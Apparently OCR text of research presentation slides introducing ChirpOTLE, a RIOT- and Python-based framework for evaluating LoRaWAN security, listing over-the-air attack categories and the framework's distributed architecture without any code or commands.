emergenCITY

ChirpOTLE: Using RIOT to Evaluate the Security of LoRaWAN

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SEEMOO
SECURE MOBILE NETWORKING

Secure Mobile Networking Lab

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UNI KASSEL VERSITÄT


LOEWE

Exzellente Forschung für Hessens Zukunft


LoRaWAN in a Nutshell

- ✔ low energy consumption
- ✔ long range
- ✘ great bandwidth


Low-Power Wide-Area Network



Infrastructure



Device Classes




Version History


LoRaWAN in a Nutshell

Application Characteristics

deploy & forget sensors



battery-powered devices




long range, **sparse infrastructure**


best-effort delivery as default

LoRaWAN Security

Risks for LoRaWAN



OTA **updates are hard**



power budget as enabler for DoS

sparse infrastructure **facilitates jamming**

differentiating attacks from loss of connectivity

Selected Attacks on LoRaWAN

Integrity & Authenticity

- Bit-flipping between network and application server
- Beacon Spoofing
- ACK Spoofing
- Data replay after keystream reuse (ABP)

Confidentiality

- Frame decryption after key reuse (ABP)

Availability (DoS)


- Downlink Routing
- Beacon Drifting
- ADR Spoofing
- GW Duty Cycle Exhaustion

Physical Attacks

- Key extraction
- Device impersonation
- Gateway impersonation

■ attack over the air possible

Focus: Attacks Over-the-Air



LoRa logo: lora-alliance.org

Requirements and Design Decisions

Wireless Link

- easiest to **access**
- **fewest assumptions** regarding attacker capabilities


COTS Hardware

- **reproducibility** of results
- show that attacks are **affordable**

Distributed System

- **Large network size** must be taken care of
- Internet (IP network) for **coordination**


Framework Architecture



RIOT logo: riot-os.org | Python logo: python.org/community/logos/

ChirpOTLE Framework

Interfaces, Control, Deployment




TPy framework manages
- node **configurations**
- deployment via **SSH**
- control via **RPC**


TPy: A Lightweight Framework for Agile Distributed Network Experiments

https://github.com/seemoo-lab/tpy

